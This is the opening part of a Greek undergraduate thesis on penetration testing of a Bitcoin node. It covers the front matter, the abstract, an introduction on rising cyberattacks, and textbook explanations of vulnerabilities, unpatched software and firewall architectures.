ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ
ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Φεβρουάριος 2023

«Δοκιμή Διείσδυσης σε Κόμβο στην Αλυσίδα Συστοιχίας»
(“Penetration Testing of a Blockchain node”)

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Του

Ιάσων Δεμερτζίδη

Επιβλέπων:

Αναπληρωτής καθηγητής Δρ. Κρητικός Κυριάκος

Μέλη Εξεταστικής Επιτροπής: Κρητικός Κυριάκος, Καρύδα Μαρία, Κοκολάκης Σπύρος

Αυτή η σελίδα είναι κενή

ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ

Πρόλογος και ευχαριστίες

Η παρούσα διπλωματική εργασία εκπονήθηκε στα πλαίσια του προπτυχιακού προγράμματος σπουδών του Τμήματος Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων του Πανεπιστημίου Αιγαίου. Θα ήθελα να ευχαριστήσω τον επιβλέποντα της εργασίας κύριο Κυριάκο Κρητικό, Αναπληρωτή Καθηγητή του Τμήματος για την βοήθεια που μου προσέφερε. Πάνω απ' όλα, θα ήθελα να ευχαριστήσω την οικογένεια μου για την υποστήριξη και κυρίως την υπομονή τους, καθ' όλη τη διάρκεια των σπουδών μου.

Ιάσων Δεμερτζίδη

Τμήμα Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων

ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ
Υπεύθυνη δήλωση

Δηλώνω υπεύθυνα ότι είμαι ο μόνος συγγραφέας της παρακάτω διπλωματικής εργασίας. Οι πηγές από τις οποίες αντλήθηκαν ορισμοί, επεξηγήσεις, πίνακες, εικόνες και ιδέες για την τελική μελέτη, βρίσκονται σε ταξινόμηση βάσει της δομής της εργασίας, στο κεφάλαιο Βιβλιογραφία, αλλά και στα αντίστοιχα σημεία μέσα στην εργασία.

Δεμερτζίδης Ιάσων

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

ΠΙΝΑΚΑΣ ΕΙΚΩΝΩΝ

Περίληψη

Η διπλωματική εργασία χωρίζεται σε τρία μέρη. Στο πρώτο μέρος, γίνεται μια λεπτομερής επεξήγηση των κατηγοριών κυβερνο-επιθέσεων και των τρόπων που μπορεί κανείς να προστατευθεί από αυτές. Έπειτα, παρέχεται μια λίστα των απαραίτητων εργαλείων για την πραγματοποίηση μιας ολοκληρωμένης Δοκιμής Διείσδυσης (Penetration Testing). Στο δεύτερο μέρος, εξηγείται αναλυτικά η Αλυσίδα Συστοιχίας (Blockchain), οι κόμβοι, οι συναλλαγές και τα Ευφυή Συμβόλαια, ποια είναι η χρησιμότητα όλων αυτών στην καθημερινή ζωή και πως μπορεί να συνδυαστεί η Αλυσίδα Συστοιχίας με άλλες τεχνολογίες. Επίσης, αναλύεται ο μηχανικός τρόπος λειτουργίας των δύο δημοφιλέστερων δικτύων Αλυσίδων Συστοιχίας, του Bitcoin και του Ethereum. Στο τρίτο μέρος, περιγράφεται αναλυτικά η σχεδίαση και πραγματοποίηση μιας ολοκληρωμένης επίθεσης πάνω σε έναν Bitcoin κόμβο, βασισμένη στα στάδια μιας διαδικασίας Δοκιμής Διείσδυσης. Η εργασία ολοκληρώνεται με κάποια συμπεράσματα για το μέλλον της Αλυσίδας Συστοιχίας και της Δοκιμής Διείσδυσης.

Abstract

The following Diploma Thesis is divided into three parts. In the first part, there is a detailed explanation about cyber threats and how to defend against them. Next, this part provides a list of processes and tools for a complete Penetration Testing operation. The second part supplies an extensive explanation about the Blockchain, its nodes, transactions and smart contracts, where all of these could be used in everyday life and in combination with other emerging technologies. It also analyzes the mechanics of the two most popular Blockchain networks, Bitcoin and Ethereum. In the third part, there is a detailed explanation of the design and implementation of a cyber-attack against a Bitcoin node, based on the guidelines of a Penetration Testing process. The diploma thesis concludes with some directions about the future of Penetration Testing and the Blockchain.

1. Εισαγωγή

1.1. Λόγος ύπαρξης

Είναι γεγονός ότι τα τελευταία χρόνια οι κυβερνο-επιθέσεις έχουν αυξηθεί με εκθετικό βαθμό. Η πανδημία του SARS-CoV-2 [1], η συνεχής ανακάλυψη νέων ευπαθειών, η μη τήρηση συγκεκριμένων τεχνικών προστασίας συστημάτων και η κατακόρυφη εκτίναξη της αξίας των κρυπτονομισμάτων, είναι κάποιοι από τους κυριότερους λόγους. Η πανδημία του SARS-CoV-2, προκάλεσε δύο σοβαρά προβλήματα. Το πρώτο [2] αφορά την φύση της ίδιας της πανδημίας, των αβεβαιοτήτων που αρχικά δημιούργησε πριν εντοπισθούν τα κατάλληλα εμβόλια για την αντιμετώπισή της, καθώς και την παραφιλολογία για τα εμβόλια αυτά, κυρίως ως προς τις νέες τεχνολογίες που εκμεταλλεύονται και τους κινδύνους υγείας που ενέχουν. Ειδικότερα, η πανδημία αποτέλεσε μια σοβαρή αιτία για την τεράστια αύξηση ψεύτικων ηλεκτρονικών μηνυμάτων και ιστοσελίδων. Έχοντας ως περιεχόμενο την πώληση καινούριων και φυσικά ψεύτικων φαρμάκων και θεραπειών κατά του κορονοϊού, εκστρατείες κατά του εμβολίου, υποτιθέμενα μηνύματα από το Κέντρο Ελέγχου Λοιμώξεων των ΗΠΑ (Center for Disease Control – CDC), καθώς και θεωρίες συνομωσίας για την ύπαρξη της πανδημίας, αυτά τα προβλήματα οδήγησαν σε εταιρείες πώλησης υπηρεσιών αποστολής μαζικής αλληλογραφίας όπως η Mailchimp [3], να προβούν σε μέτρα απαγόρευσης χρήσης της πλατφόρμας τους για αποστολή αλληλογραφίας με τέτοιο περιεχόμενο.

Το δεύτερο πρόβλημα [4] είναι στην εξ’ αποστάσεως εργασία και στο «νέο» πλέον περιβάλλον εργασίας το οποίο υιοθετείται όλο και περισσότερο. Τα οικιακά δίκτυα είναι πιο ευάλωτα σε επιθέσεις από τα εταιρικά, αφού απαρτίζονται από απλές και όχι επαγγελματικές συσκευές (δρομολογητής - router και συνδετήρας τερματικών - switch) και λογισμικά (αντιβιοτικό - antivirus, ανάχωμα ασφαλείας - firewall), με τα οποία συνδέονται στο διαδίκτυο. Επομένως, πρέπει να ληφθούν επιπλέον μέτρα ασφαλείας, όπως η χρήση εικονικού ιδιωτικού δικτύου (Virtual Private Network – VPN) για την επικοινωνία με τα εταιρικά συστήματα και η διαρκής ενημέρωση του προσωπικού για την αντιμετώπιση ψεύτικων μηνυμάτων και εν γένει επιθέσεων κοινωνικής μηχανικής.

Συνεχίζοντας, με την πάροδο του χρόνου, ανακαλύπτονται νέες ευπάθειες μηδενικής ημέρας (zero day) [5] στα λειτουργικά συστήματα, στα λογισμικά και στα πρωτόκολλα επικοινωνίας και ασφαλείας [6]. Αυτές οι ευπάθειες, δεν έχουν κάποιο αντίμετρο διαθέσιμο, οπότε πρέπει κάποιος να τις επιδιορθώσει άμεσα. Δημιουργείται έτσι ένας αγώνας ταχύτητας μεταξύ των κακόβουλων χρηστών και των ομάδων επιδιόρθωσης. Το έργο των ομάδων επιδιόρθωσης μάλιστα, δεν τελειώνει στην επιδιόρθωση της ευπάθειας, αλλά στην επιτυχή ενημέρωση των χρηστών της υπηρεσίας, για αναβάθμιση της υπηρεσίας στην καινούρια πιο ασφαλή έκδοση.

Πολλές φορές, ένα πληροφοριακό σύστημα δεν ακολουθεί τα απαραίτητα μέτρα ασφαλείας. Αυτό συνήθως, γίνεται για λόγους ευκολίας χρήσης των υπηρεσιών, αξιοποίησης λιγότερων πόρων του διακομιστή καθώς και έλλειψης εμπειρίας, ικανοτήτων, πολλές φορές και από λάθος. Αυτή η λανθασμένη τακτική, οδηγεί σε επιθέσεις, οι οποίες οδηγούν στη μη εξουσιοδοτημένη πρόσβαση και υποκλοπή των δεδομένων των χρηστών [7]. Τα δεδομένα αυτά, μπορούν να είναι στοιχεία επικοινωνίας του χρήστη, καθιστώντας το χρήστη υποψήφιο παραλήπτη ψεύτικων

ηλεκτρονικών μηνυμάτων. Μπορεί, όμως, να είναι και στοιχεία πρόσβασης σε ένα ψηφιακό πορτοφόλι στο οποίο υπάρχουν κρυπτονομίσματα, τα οποία ο κακόβουλος χρήστης με την κατοχή των στοιχείων πρόσβασης είναι σε θέση να κλέψει.

Τέλος, η αύξηση της τιμής των κρυπτονομισμάτων τα τελευταία χρόνια και η αυξημένη χρήση της τεχνολογίας των Αλυσίδων Συστοιχιών (Blockchains) σε συνδυασμό με άλλες τεχνολογίες, αποτέλεσαν δύο σημαντικούς στόχους κυβερνοεπιθέσεων. Οι αυξημένες τιμές, ώθησαν πολλούς ανθρώπους στην επένδυση σε κάποιο κρυπτονόμισμα. Η αύξηση των επίδοξων επενδυτών φυσικά, οδήγησε και στην αύξηση των κακόβουλων χρηστών. Από ψεύτικα κρυπτονομίσματα βασισμένα σε επιτυχείς τηλεοπτικές σειρές [8], εγκατάσταση κρυφών λογισμικών αξιοποίησης της υπολογιστικής ισχύς ενός υπολογιστή για εξόρυξη κρυπτονομισμάτων, μέχρι και επιθέσεις σε ανταλλακτήρια και κόμβους κρυπτονομισμάτων από οργανωμένες ομάδες hackers [9], τα τελευταία τρία χρόνια χαρακτηρίζονται από σοβαρές επιθέσεις [10]–[12] σε Αλυσίδες Συστοιχίας.

Οι παραπάνω λόγοι φυσικά, δεν έχουν σκοπό να τρομάξουν τον αναγνώστη. Αποτελούν όμως αιτία για την ύπαρξη αυτής της εργασίας, έχοντας θέσει ορισμένους στόχους επιστημονικού αλλά και κοινωνικού περιεχομένου.

Πρώτος στόχος της διπλωματικής εργασίας, είναι η ενημέρωση του αναγνώστη για τις πιο συνηθισμένες μορφές και τον τρόπο διεξαγωγής των κυβερνοεπιθέσεων. Η επεξήγηση των επιθέσεων και των ευπαθειών, γίνεται με τη χρήση επιστημονικών και διεθνών ορολογιών, σε μια προσπάθεια εξοικείωσης του αναγνώστη με τις ορολογίες αυτές, ώστε και να μπορεί να παρακολουθήσει με σχετική ευκολία τη ροή της διπλωματικής εργασίας από την αρχή μέχρι το τέλος αλλά και να είναι σε θέση να καταλάβει τις επόμενες εργασίες, έρευνες και ειδήσεις πάνω στις κυβερνο-επιθέσεις και τις Αλυσίδες Συστοιχίας.

Δεύτερος στόχος, είναι η αναλυτική εξήγηση των τρόπων αντιμετώπισης των κυβερνο-επιθέσεων. Η αντιμετώπιση στηρίζεται σε συγκεκριμένη μεθοδολογία που ονομάζεται Δοκιμή Διείσδυσης και στην αξιοποίηση συγκεκριμένων εργαλείων. Με τη συγκεκριμένη μεθοδολογία, είναι κανείς σε θέση να ψάξει και να βρει πιθανές ευπάθειες σε έναν υπολογιστή, τον τρόπο εκμετάλλευσης καθώς και τον τρόπο αντιμετώπισης τους.

Τρίτος στόχος, είναι η επεξήγηση της τεχνολογίας των Αλυσίδων Συστοιχίας. Περιγράφονται οι ορισμοί και οι έννοιες που την περιβάλλουν, η χρήση της στη σημερινή κοινωνία αλλά και οι πιθανοί κίνδυνοι και ευπάθειες που δημιουργούνται, ενώ δίνεται έμφαση στην άμυνα απέναντι στις ευπάθειες αυτές.

Ο τελικός στόχος της διπλωματικής εργασίας, αφορά το επιστημονικό κομμάτι της έρευνας, διότι παρουσιάζει έναν νέο τρόπο διακοπής υπηρεσιών σε έναν κόμβο επιβεβαιώσεων της Αλυσίδας Συστοιχίας του Bitcoin μέσω της διαδικασίας της Δοκιμής Διείσδυσης. Αυτός ο νέος τρόπος, όμως, δε στοχεύει στην εξάντληση των πόρων του υπολογιστή στον οποίο τρέχει ο κόμβος, όπως θα ήταν στην περίπτωση μια κλασικής επίθεσης άρνησης υπηρεσιών, αλλά, με τη χρήση ενός κακόβουλου λογισμικού, στη διαγραφή των απαραίτητων φακέλων που συμβάλλουν στη λειτουργία του λογισμικού. Το λογισμικό-στόχος, είναι το Bitcoin Core.

Ο τρόπος με τον οποίο θα καταφέρει να πραγματοποιηθεί αυτή η επίθεση, γίνεται μέσω μια τυπικής Δοκιμής Διείσδυσης. Μια διαδικασία που πραγματοποιείται καθημερινά από μια εξειδικευμένη εταιρεία σε μια άλλη, με στόχο την εύρεση κενών ασφαλείας στο πληροφοριακό σύστημα της δεύτερης.

1.2. Περιγραφή ενοτήτων

Η εργασία, αποτελείται από τρία μέρη. Στο πρώτο μέρος, περιλαμβάνονται τα κεφάλαια δύο και τρία. Στο δεύτερο μέρος, περιλαμβάνονται τα κεφάλαια τέσσερα, πέντε και έξι. Στο τρίτο μέρος, περιλαμβάνονται τα κεφάλαια εφτά και οχτώ.

Στο πρώτο μέρος, κατηγοριοποιούνται και περιγράφονται αναλυτικά οι μορφές ευπάθειας ενός υπολογιστή και οι διάφορες κατηγορίες κυβερνο-επιθέσων. Επιπλέον, παρέχεται ο ορισμός της Δοκιμής Διείσδυσης και παρουσιάζονται κάποια εργαλεία που μπορεί να χρησιμοποιήσει κανείς για να πραγματοποιήσει ένα τέτοιο είδος δοκιμής.

Στο δεύτερο μέρος, διατυπώνεται μια ολοκληρωμένη έρευνα πάνω στην Αλυσίδα Συστοιχίας. Εξηγούνται οι βασικοί όροι που κυριαρχούν στην Αλυσίδα Συστοιχίας και δίνεται τόσο απλοϊκή αλλά και επιστημονική εξήγηση του πως αυτή. Τέλος, δίνεται αρκετή βαρύτητα στις ευπάθειες που υπάρχουν πάνω σε μια Αλυσίδα Συστοιχίας.

Στο τρίτος μέρος, γίνεται μια σύμπραξη των δύο πρώτων ενοτήτων. Στήνεται ένα δίκτυο, στο οποίο τρέχει ένας κόμβος του κρυπτονομίσματος bitcoin. Στη συνέχεια, εφαρμόζοντας τεχνικές κυβερνο-επίθεσης που αναλύθηκαν στο πρώτο μέρος, πραγματοποιείται με επιτυχία επίθεση σε αυτόν το bitcoin κόμβο.

2. Ευπάθειες και επιθέσεις

2.1. Ευπάθεια και κυβερνοεπίθεση

Οι ορισμοί που δίνει το Διεθνές Ινστιτούτο Πρότυπων και Τεχνολογιών (National Institute of Standards and Technology - NIST) για την ευπάθεια και την κυβερνοεπίθεση είναι οι εξής.

Ευπάθεια [13] είναι η αδυναμία σε ένα πληροφοριακό σύστημα, μια διαδικασία ασφαλείας συστημάτων, εσωτερικών ελέγχων ή εσωτερικών ενεργειών, που μπορεί να εκμεταλλευτεί ή να θέσει εις ενέργεια ένας εχθρικός παράγοντας.

Κυβερνοεπίθεση [14], είναι κάθε κακόβουλη δραστηριότητα που στοχεύει στη συλλογή, αποδιοργάνωση, άρνηση, υποβάθμιση ή καταστροφή πόρων ενός πληροφοριακού συστήματος ή πληροφοριών.

Ευπάθειες υπάρχουν στα λειτουργικά συστήματα, στα πρωτόκολλα και υπηρεσίες που τρέχουν στα λειτουργικά συστήματα, στις εφαρμογές που εγκαθίστανται και στα αναχώματα ασφαλείας.

2.1.1. Πρωτόκολλα επικοινωνίας και υπηρεσίες ενός υπολογιστή.

Ένας βασικός κανόνας που χρησιμοποιείται στην ασφάλεια πληροφοριών, είναι η τριάδα ΕΑΔ ή αλλιώς τριάδα Εμπιστευτικότητας, Ακεραιότητας και Διαθεσιμότητας (Confidentiality, Integrity, Availability – CIA triad) [15]. Η Εμπιστευτικότητα δηλώνει ότι η πληροφορία που ανταλλάσσεται μεταξύ δύο οντοτήτων δε γίνεται διαθέσιμη ή αποκαλύπτεται σε τρίτες μη εξουσιοδοτημένες οντότητες. Στην επιστήμη των υπολογιστών, αυτό επιτυγχάνεται με τη χρήση αλγόριθμων κρυπτογράφησης. Στον όρο της Ακεραιότητας περιλαμβάνεται τόσο η ολοκληρωμένη και χωρίς εξωτερικές παρεμβολές μεταφορά πληροφορίας από άκρο σε άκρο αλλά και η αποφυγή παραποίησης αρχείων είτε επίτηδες από μη εξουσιοδοτημένους χρήστες, είτε κατά λάθος από εξουσιοδοτημένους χρήστες. Η Διαθεσιμότητα δηλώνει τη δυνατότητα πρόσβασης στην πληροφορία οποιαδήποτε χρονική στιγμή.

Τα πρωτόκολλα και οι υπηρεσίες που λειτουργούν σε έναν υπολογιστή, είναι δυνατόν να διαθέτουν κάποιο σχεδιαστικό ή προγραμματιστικό ελάττωμα, το οποίο να καταπατά κάποια από τις έννοιες του τριγώνου ΕΑΔ. Σχεδιαστικά, είναι τα ελαττώματα που προκύπτουν ύστερα από εκτενείς μελέτες της λειτουργίας των πρωτοκόλλων, ενώ προγραμματιστικά είναι τα ελαττώματα που προκύπτουν λόγω κακής πρακτικής από το τμήμα κυβερνοασφάλειας. Παρακάτω, παρατίθενται τρία παραδείγματα περιληπτικά για να γίνει κατανοητή η γενική ιδέα του πως προκύπτουν αυτά τα ελαττώματα.

Αρχικά, στις ιστοσελίδες που χρησιμοποιούν το πρωτόκολλο HTTP και όχι το HTTPS, η επικοινωνία μεταξύ πελάτη και εξυπηρετητή δεν είναι σε κρυπτογραφημένη μορφή, αλλά σε μορφή ελεύθερου κειμένου (plaintext). Το πρόβλημα σε αυτήν την περίπτωση, είναι όταν μια ιστοσελίδα που επικοινωνεί με το πρωτόκολλο HTTP ζητά στοιχεία πρόσβασης. Κάποιος, χρησιμοποιώντας ένα εργαλείο αιχμαλώτισης πακέτων όπως το wireshark, είναι σε θέση να παρακολουθήσει τη συνομιλία αυτή και να αποκτήσει αυτά τα στοιχεία. Έτσι παραβιάζεται η έννοια της Εμπιστευτικότητας.

Συνεχίζοντας, ένα παράδειγμα κακής πρακτικής που παραβιάζει την έννοια της Ακεραιότητας, είναι η κακή διαχείριση των αποθηκευμένων στοιχείων χρηστών (όνομα χρήστη, κωδικός, προσωπικά στοιχεία) σε έναν εξυπηρετητή. Κακή διαχείριση θεωρείται η αποθήκευση αυτών των στοιχείων σε ελεύθερο κείμενο αντί της χρήσης κάποιου αλγόριθμου κρυπτογράφησης, καθώς επίσης και τα λάθος δοθέντα δικαιώματα ανάγνωσης, εγγραφής και εκτέλεσης (read, write, execute) στους λογαριασμούς χρηστών του εξυπηρετητή.

Τέλος, μια από τις ευπάθειες του πρωτοκόλλου SSH [16], είναι αυτή απέναντι σε επιθέσεις άρνησης υπηρεσιών. Ένας επιτιθέμενος, μπορεί να εξαναγκάσει έναν SSH εξυπηρετητή σε συνεχείς δημιουργίες και ανταλλαγές κλειδιών, χωρίς όμως να τις ολοκληρώνει, «γεμίζοντας» τη μνήμη και τον επεξεργαστή του εξυπηρετητή με μισάνοιχτες συνδέσεις, σε σημείο που ο εξυπηρετητής να καταρρεύσει, καταπατώντας και την έννοια της Διαθεσιμότητας.

2.1.2. Μη ενημερωμένες εκδόσεις λογισμικών και λειτουργικών συστημάτων

Τα προγράμματα και οι υπηρεσίες που τρέχουν σε έναν υπολογιστή, αποτελούν ακόμα ένα πιθανό σημείο εισβολής [17]. Κάθε πρόγραμμα που εμφανίζεται στην αγορά, αργά ή γρήγορα εμφανίζει κάποια προβλήματα. Μπορεί να είναι σχεδιαστικής φύσεως,

για παράδειγμα ένα δυσλειτουργικό γραφικό περιβάλλον, σοβαρότερα ζητήματα, όπως να σταματήσει να δουλεύει το πρόγραμμα και να χαθούν αρχεία, καθώς και ζητήματα ασφαλείας, όπως κακή εφαρμογή δημιουργίας κρυπτογραφικών κλειδιών που το καθιστά ευάλωτο σε επιθέσεις Ωμής Βίας.


Η εταιρεία μέσω ανατροφοδότησης (feedback) των χρηστών και συνεχών ελέγχων του κώδικά της, βρίσκει τα προβλήματα και τα επιλύει δημιουργώντας μια πιο ασφαλή έκδοση του προϊόντος της. Εάν κάποιος χρήστης, αποφασίσει να μην αναβαθμίσει το πρόγραμμά του με την καινούρια έκδοση ή να εγκαταστήσει μια προγενέστερη, τότε κατά πάσα πιθανότητα καθιστά το σύστημά του ευάλωτο σε επιθέσεις. Ο λόγος που συμβαίνει αυτό, είναι γιατί για τις παλιές εκδόσεις προγραμμάτων, έχουν ανακαλυφθεί ευπάθειες και επομένως έχουν αναπτυχθεί προγράμματα που τις εκμεταλλεύονται και επιτίθενται στο σύστημα. Για τον ίδιο λόγο, συνιστάται η αποφυγή χρήσης προγραμμάτων για τα οποία έχει σταματήσει η υποστήριξη και η αναβάθμιση.

Ακριβώς το ίδιο συμβαίνει και με τα λειτουργικά συστήματα. Η Microsoft για παράδειγμα, αρκετά συχνά ανακοινώνει αναβαθμίσεις των λειτουργικών συστημάτων στις οποίες επιδιορθώνει τόσο τα κενά ασφαλείας όσο και τα bugs που κάνουν τα συστήματα αυτά δυσλειτουργικά. Παρακάτω, θα αναφερθούμε σε πραγματικές επιθέσεις που έγιναν εξαιτίας ανενημέρωτων λειτουργικών συστημάτων. Θα δούμε επίσης και προσομοιώσεις επιθέσεων που εκμεταλλεύτηκαν παλιά εκδοχή προγράμματος και λειτουργικού συστήματος.

2.1.3. Λάθος διαμορφωμένα αναχώματα ασφαλείας

Τα αναχώματα ασφαλείας ελέγχουν την αμφίδρομη επικοινωνία μεταξύ δύο υπολογιστών που μπορούν είτε να βρίσκονται στο ίδιο δίκτυο είτε σε ξεχωριστό μέσω ενός συνόλου κανόνων. Οι κατηγορίες [18] αναχωμάτων ασφαλείας περιλαμβάνουν τα αναχώματα επιπέδου δικτύου, μεταφοράς και εφαρμογής. Επίσης, υπάρχουν τα shim layer firewalls που είναι μεταξύ των επιπέδων εφαρμογής και μεταφοράς. Υπάρχουν τα υβριδικά αναχώματα, που είναι συνδυασμοί των παραπάνω κατηγοριών. Τέλος υπάρχουν τα αναχώματα νέας γενιάς.

Τα αναχώματα επιπέδου δικτύου, παρακολουθούν τις θύρες και διευθύνσεις πηγής και προορισμού καθώς και το πρωτόκολλο μεταφοράς ενός πακέτου και εάν οι πληροφορίες του πακέτου συνάδουν με τους κανόνες του αναχώματος, τότε το πακέτο λαμβάνεται ή αποστέλλεται, αλλιώς απορρίπτεται. Τα αναχώματα επιπέδου μεταφοράς, προσθέτουν έναν νέο μηχανισμό. Αυτόν της διατήρησης ελέγχου της επικοινωνίας σε επίπεδο μεταφοράς. Συναντάται και με την ονομασία μη επιλήσμον (stateful) και circuit-level gateway. Ένα τέτοιο ανάχωμα, διατηρεί πληροφορίες για τη σύνοδο που δημιουργήθηκε μεταξύ των δύο οντοτήτων, απαγορεύοντας την αποστολή πακέτων μεταξύ των επικοινωνούντων, εάν δεν φέρουν σημαία που να αποδεικνύει ότι ανήκουν στην ήδη δημιουργημένη σύνοδο.



Εικόνα 1. Λίστα Ελέγχου Πρόσβασης Layer 3 firewall [18]

Τα αναχώματα επιπέδου εφαρμογής είναι ξεχωριστά για κάθε εφαρμογή που χρησιμοποιείται. Δηλαδή θα υπάρχει διαφορετικό ανάχωμα για την υπηρεσία FTP, διαφορετικό για HTTP κλπ. Επίσης, αυτά τα αναχώματα είναι ικανά ακόμα και να σαρώσουν το πακέτο για κακόβουλο λογισμικό. Εναλλακτικά, μπορεί να χρησιμοποιηθεί ένα shim layer firewall. Πρόκειται για μηχανήματα/εξυπηρετητές εξωτερικά από τη φυσική θέση του πληροφοριακού συστήματος, που τρέχουν πληρεξούσιους εξυπηρετητές (proxy servers), φιλτράρουν την κίνηση των πακέτων και μετά τα προωθούν στο εσωτερικό δίκτυο. Αυτοί οι εξυπηρετητές χρησιμοποιούνται και για την ανωνυμία και ιδιωτικότητα των χρηστών. Για την αξιοποίηση αυτών των εξυπηρετητών χρησιμοποιείται το πρωτόκολλο SOCKS. (RFC 1928 – March 1996).

Τα αναχώματα νέας γενιάς, είναι εξοπλισμένα με πολλαπλούς μηχανισμούς ελέγχου. Περιλαμβάνουν έλεγχο πακέτων (Packet inspection) για τον έλεγχο των επικεφαλίδων των πρωτοκόλλων των πακέτων, έλεγχο συνόδου (Stateful inspection) και εις βάθος έλεγχο πακέτων (Deep packet inspection), όπου ελέγχονται τα δεδομένα των εισερχόμενων πακέτων. Επίσης, μπορεί να διαθέτουν σύστημα ανίχνευσης/εμπόδισης εισβολών, αντιβιοτικό και malware filtering.

Στα υβριδικά αναχώματα ασφαλείας, διακρίνονται τρεις αρχιτεκτονικές. Η πρώτη στηρίζεται στον υπολογιστή – έπαλξη (bastion host) και ονομάζεται Αρχιτεκτονική Διπλοσυνδεδεμένων Αναχωμάτων Ασφαλείας - Simple Dual-homed Gateway. Αποτελείται από έναν υπολογιστή (έπαλξη) με μία διεπαφή που τον συνδέει με το εσωτερικό δίκτυο και μία με το διαδίκτυο, ο οποίος έχει απενεργοποιημένη τη δυνατότητα IP Forwarding και Routing, καθιστώντας τα δύο δίκτυα ανίκανα να επικοινωνήσουν μεταξύ τους χωρίς αυτόν τον υπολογιστή. Ουσιαστικά ο υπολογιστής-έπαλξη είναι ένας proxy server, που τρέχει proxy υπηρεσίες και εφαρμογές. Εάν κάποιος καταλάβει τον υπολογιστή έπαλξη, είναι σε θέση να ελέγξει όλη τη δικτυακή κυκλοφορία. Αυτό συμβαίνει διότι κάποιες από τις υπηρεσίες που τρέχουν σε έναν υπολογιστή-έπαλξη είναι φιλοξενία ιστοσελίδων (web servers), διαχείριση αλληλογραφίας (mail servers) και αποθήκευση αρχείων (ftp servers).

Η δεύτερη αρχιτεκτονική από τις τρεις, είναι αυτή του Υπολογιστή Διαλογής – Screened Host. Περιλαμβάνει ένα δρομολογητή επιπέδου δικτύου, ο οποίος είναι συνδεδεμένος με το διαδίκτυο και δρομολογεί τα πακέτα στον υπολογιστή έπαλξη. Οι πολιτικές ασφαλείας μοιράζονται μεταξύ του δρομολογητή και του υπολογιστή-έπαλξη. Ο δρομολογητής, είναι πολύ πιο εύκολο να προστατευθεί από ότι ο υπολογιστής-έπαλξη, παρόλα αυτά, εάν κάποιο από τα δύο μηχανήματα κυριευθεί, τότε το δίκτυο βρίσκεται σε κίνδυνο.

Τέλος, έχουμε την αρχιτεκτονική Υποδικτύου Διαλογής – Screened Subnet, στην οποία έχουμε έναν δρομολογητή που συνδέεται με το εσωτερικό δίκτυο και διανέμει τη δικτυακή κίνηση σε έναν υπολογιστή-έπαλξη. Από εκεί, η κίνηση συνεχίζει μέσω ενός δεύτερου δρομολογητή προς το διαδίκτυο. Ο υπολογιστής-έπαλξη βρίσκεται ανάμεσα στους δύο δρομολογητές σε μια περιοχή του δικτύου που ονομάζεται αποστρατιωτικοποιημένη ζώνη – Demilitarized Zone. Ο υπολογιστής-έπαλξη δέχεται το μεγαλύτερο κομμάτι των επιθέσεων, αλλά ακόμα και να καταληφθεί, το εσωτερικό δίκτυο πάλι προστατεύεται χάρη στον εσωτερικό δρομολογητή.

